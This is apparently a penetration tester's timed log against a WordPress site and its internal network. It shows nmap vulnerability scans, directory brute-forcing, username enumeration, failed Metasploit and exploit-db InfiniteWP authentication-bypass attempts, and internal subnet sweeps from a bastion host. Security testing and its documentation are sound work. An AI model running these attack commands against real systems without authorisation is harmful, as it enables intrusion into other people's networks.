Stats: 0:05:51 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.72% done; ETC: 22:44 (0:00:01 remaining)
Stats: 0:06:31 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.72% done; ETC: 22:45 (0:00:01 remaining)
Stats: 0:06:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.72% done; ETC: 22:45 (0:00:01 remaining)
Stats: 0:08:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.72% done; ETC: 22:46 (0:00:01 remaining)
```

```
PORT    STATE SERVICE
80/tcp  open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-chrono: Request times for /; avg: 967.81ms; min: 499.87ms; max: 2779.05ms
|_http-comments-displayer: Couldn't find any comments.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-date: Tue, 27 Oct 2020 02:39:55 GMT; +12s from local time.
|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-errors: Couldn't find any error pages.
|_http-feed: Couldn't find any feeds.
|_http-fetch: Please enter the complete path of the directory to save data in.
| http-headers:
|   Content-Type: text/html; charset=UTF-8
|   Location: https://www.arathontechnologies.com/
|   Server: Microsoft-IIS/10.0
|   Date: Tue, 27 Oct 2020 02:39:55 GMT
|   Connection: close
|   Content-Length: 159
|
|_  (Request type: GET)
|_http-mobileversion-checker: No mobile version detected.
|_http-referer-checker: Couldn't find any cross-domain scripts.
|_http-security-headers:
| http-sitemap-generator:
|   Directory structure:
|   Longest directory structure:
|     Depth: 0
|     Dir: /
|   Total files found (by extension):
|_
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-title: Did not follow redirect to https://www.arathontechnologies.com/
| http-useragent-tester:
|   Status for browser useragent: 200
|   Redirected To: https://www.arathontechnologies.com/
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
```

```
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
| http-vhosts:
| admin.compute-1.amazonaws.com
|_126 names had status 301
|_http-xssed: No previously reported XSS vuln.
443/tcp open  https
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-chrono: Request times for /; avg: 1110.47ms; min: 991.03ms; max: 1572.58ms
|_http-comments-displayer: Couldn't find any comments.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-date: Tue, 27 Oct 2020 02:40:05 GMT; +12s from local time.
|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-errors:
| Spidering limited to: maxpagecount=40; withinhost=ec2-54-237-125-183.compute-1.amazonaws.com
|   Found the following error pages:
|
|   Error Code: 404
|_      https://ec2-54-237-125-183.compute-1.amazonaws.com:443/
|_http-feed: Couldn't find any feeds.
|_http-fetch: Please enter the complete path of the directory to save data in.
| http-headers:
|   Content-Type: text/html; charset=us-ascii
|   Server: Microsoft-HTTPAPI/2.0
|   Date: Tue, 27 Oct 2020 02:40:12 GMT
|   Connection: close
|   Content-Length: 315
|
|_  (Request type: GET)
|_http-mobileversion-checker: No mobile version detected.
|_http-referer-checker: Couldn't find any cross-domain scripts.
| http-security-headers:
|   Strict_Transport_Security:
|_    HSTS not configured in HTTPS Server
| http-sitemap-generator:
|   Directory structure:
|   Longest directory structure:
|     Depth: 0
|     Dir: /
```


```
_
_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
_http-title: Not Found
 http-useragent-tester:
   Status for browser useragent: 404
   Allowed User Agents:
     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
     libwww
     lwp-trivial
     libcurl-agent/1.0
     PHP/
     Python-urllib/2.5
     GT::WWW
     Snoopy
     MFC_Tear_Sample
     HTTP::Lite
     PHPCrawl
     URI::Fetch
     Zend_Http_Client
     http client
     PECL::HTTP
     Wget/1.13.4 (linux-gnu)
_    WWW-Mechanize/1.34
 http-vhosts:
_127 names had status 404
_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
_http-xssed: No previously reported XSS vuln.
 ssl-cert: Subject: commonName=www.arathontechnologies.com
 Subject Alternative Name: DNS:www.arathontechnologies.com
 Not valid before: 2020-09-23T07:13:22
_Not valid after:  2020-12-22T07:13:22
_ssl-date: 2020-10-27T02:39:33+00:00; +13s from scanner time.
 ssl-enum-ciphers:
   TLSv1.0:
     ciphers:
       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp384r1) - A
       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 3072) - A
       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 3072) - A
       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 3072) - C
     compressors:
       NULL
     cipher preference: server
     warnings:
       64-bit block cipher 3DES vulnerable to SWEET32 attack
   TLSv1.1:
     ciphers:
       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp384r1) - A
       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 3072) - A
       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 3072) - A
       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 3072) - C
     compressors:
       NULL
     cipher preference: server
     warnings:
```



Based on the result of the NSE scan:


- Nothing interesting can be found

Searched on exploit-db on the wordpress version to see what exploits are available for it. Saw one that allows you to view private posts



The vuln states that you will need to append ?static=1&order=asc to view the secret contents (i.e. private posts)

However, no private posts were found



12:21 - started gobuster scan

13:40 - Completed scan

Results:

```
kali@kali:~/lab-connection$ gobuster dir -u https://www.arathontechnologies.com/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            https://www.arathontechnologies.com/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/10/27 00:22:49 Starting gobuster
===============================================================
/wp-content (Status: 301)
/wp-includes (Status: 301)
/wp-admin (Status: 301)
===============================================================
2020/10/27 01:50:38 Finished
===============================================================
kali@kali:~/lab-connection$
```

12.27 - tried some password attempts on wp-login.php

13:40 - ran a metasploit infinitewp bypass exploit but it failed

```
msf5 exploit(unix/webapp/wp_infinitewp_auth_bypass) > run

[-] Handler failed to bind to 138.75.173.200:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Executing automatic check (disable AutoCheck to override)
[!] Cannot reliably check exploitability. Is the site online and running WordPress? ForceExploit is enabled, proceeding with exploitation.
[*] Bypassing auth for wordpress at http://54.237.125.183/
[-] Exploit aborted due to failure: no-access: Could not obtain cookie for wordpress
[*] Exploit completed, but no session was created.
msf5 exploit(unix/webapp/wp_infinitewp_auth_bypass) >
```

13:45 - tried another infinitewp bypass inside exploit-db but it failed again

```
^C
kali@kali:~$ searchsploit -m 47939
  Exploit: WordPress Plugin InfiniteWP Client 1.9.4.5 - Authentication Bypass
      URL: https://www.exploit-db.com/exploits/47939
     Path: /usr/share/exploitdb/exploits/php/webapps/47939.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /home/kali/47939.py


kali@kali:~$ ls
47690.md       autorecon.py    Downloads           jsfiles.sh              mssqlclient.py  OSCP_old                    pinglist.txt    Public       tmp
47939.py       bind_shell.pem  gitleaks-linux-amd64 lab-connection         Music           passwd                      pingsweep.py    stash.sqlite Training
access_log.txt Desktop         James_payload.py    li2u-output             nmap            password_cracking_filtered.pcap pingsweep.sh    Templates    users.txt
asd            Documents       jsfiles.py          linkedin2username-master nmap_result.txt Pictures                    prod.dtsConfig  test.txt     Videos
kali@kali:~$ python3 47939.py
[-] HTTP Exploit Error: Invalid URL 'None': No schema supplied. Perhaps you meant http://None?
[-] Exploit Failed
kali@kali:~$ python3 47939.py -n wordpress -u www.arathontechnologies.com
[-] HTTP Exploit Error: Invalid URL 'www.arathontechnologies.com': No schema supplied. Perhaps you meant http://www.arathontechnologies.com?
[-] Exploit Failed
kali@kali:~$ python3 47939.py -n wordpress -u https://www.arathontechnologies.com
[-] Exploit Failed
kali@kali:~$
```

14:02 - tried metasploit exploit again under port 443
14:11 - tried metasploit exploit again

```
msf5 exploit(unix/webapp/wp_infinitewp_auth_bypass) > run

[-] Handler failed to bind to 138.75.173.200:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Executing automatic check (disable AutoCheck to override)
[!] Cannot reliably check exploitability. Is the site online and running WordPress? ForceExploit is enabled, proceeding with exploitation.
[*] Bypassing auth for wordpress at http://54.237.125.183:443/
[-] Exploit aborted due to failure: no-access: Could not obtain cookie for wordpress
[*] Exploit completed, but no session was created.
msf5 exploit(unix/webapp/wp_infinitewp_auth_bypass) >
```


14:27 - use another metasploit auxiliary module called "wordpress_xmlrpc_login" to see if I can retrieve any login credentials
-- Failed; says the XMLRPC is not enabled

```
msf5 auxiliary(scanner/http/wordpress_xmlrpc_login) > run

[*] 54.237.125.183:443    :/xmlrpc.php - Sending Hello ...
[-] XMLRPC is not enabled! Aborting
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

14:36 - Tried again using the url name added in to TARGETURI but failed as well

15:08 attempted again the infiniteWP module


15:28 - Accessed the readme file on the plugin



15:30 - 15:42 - running python exploit of InifiniteWP to try to make it work
Finally work when try with url pointing to wp-login.php

Realised later this is not the cookie; this is the default cookie that is provided when you enter the login page.

17:59: used wordpress username enumeration exploit to find out there is username **kennyyap**



Home | Arathon Technologies

Innovation for a better future

Author: kennyyap

Dear Team

August 15, 2020

1 Comment

Team,

This site is our first one that we have just newly setup, with the InfiniteWP plugin installed to facilitate the management of multiple WordPress sites in future. For now, we will focus on this sole site first.

Please login with the usernames that are really easy to remember, e.g. wordpress. The passwords have been sent to you separately.

Thanks.

With this method, I have mapped out the users are their corresponding IDs

- ID=1, user=wordpress_username
- ID=2, user=admin
- ID=3, user=administrator
- ID=4, user=wordpress
- ID=5, user=kennyyap

Used ID=1 and username as wordpress_username. However, I am still unable to obtain the auth_cookie

DAY 2

My IP Address: 138.75.173.200

I was provided with the Bastion host IP Address which is: 18.210.159.19

08:48 - Logged in to bastion host with sshtun credentials


Surprised to find that the bastion host has NMAP

08:54 - did a ping sweep on the network subnet - 10.0.2.0/24 using NMAP
Command: **nmap -v -sn 10.0.2.1-254 -oG ping-sweep.txt; grep Up ping-sweep.txt | cut -d " " -f 2**

Result obtain - only able to ping bastion IP

09:02 - did a ping sweep on the network subnet - 10.0.0.0/24 using NMAP
Command: **nmap -v -sn 10.0.0.1-254 -oG ping-sweep.txt; grep Up ping-sweep.txt | cut -d " " -f 2**

Result:



Able to obtain the following IP Addresses shown above (13 in total)

09:05 - did a ping sweep on the network subnet - 10.0.0.0/24 using NMAP
Command: **nmap -v -sn 10.0.1.1-254 -oG ping-sweep.txt; grep Up ping-sweep.txt | cut -d " " -f 2**


Result: Only found one IP Address which is **10.0.1.11**

10.0.0.0 subnet seems to have more services than the others. Likely there are IPs that are hidden from the ping due to ICMP turned off.

Will do a initial scan on the whole of the 10.0.0.0 subnet, and later will do a full scan on all the IPs that are already identified to be Up, and any others that were found.

09:17 - did the initial scan on subnet 10.0.0.0/24
Command: **nmap -sV --top-ports 50 --open -oA initial 10.0.0.0/24**


Result:



- 10.0.0.210 has OpenSSH service available
- 13 hosts up; No change in previous number

09:51 - did the initial scan on subnet 10.0.0.0/24
Command: **nmap -sC -sV --open -p- -oA full -vvv -iL pingsweep.txt**
10:05 - Scan cancelled at 60%

Result:

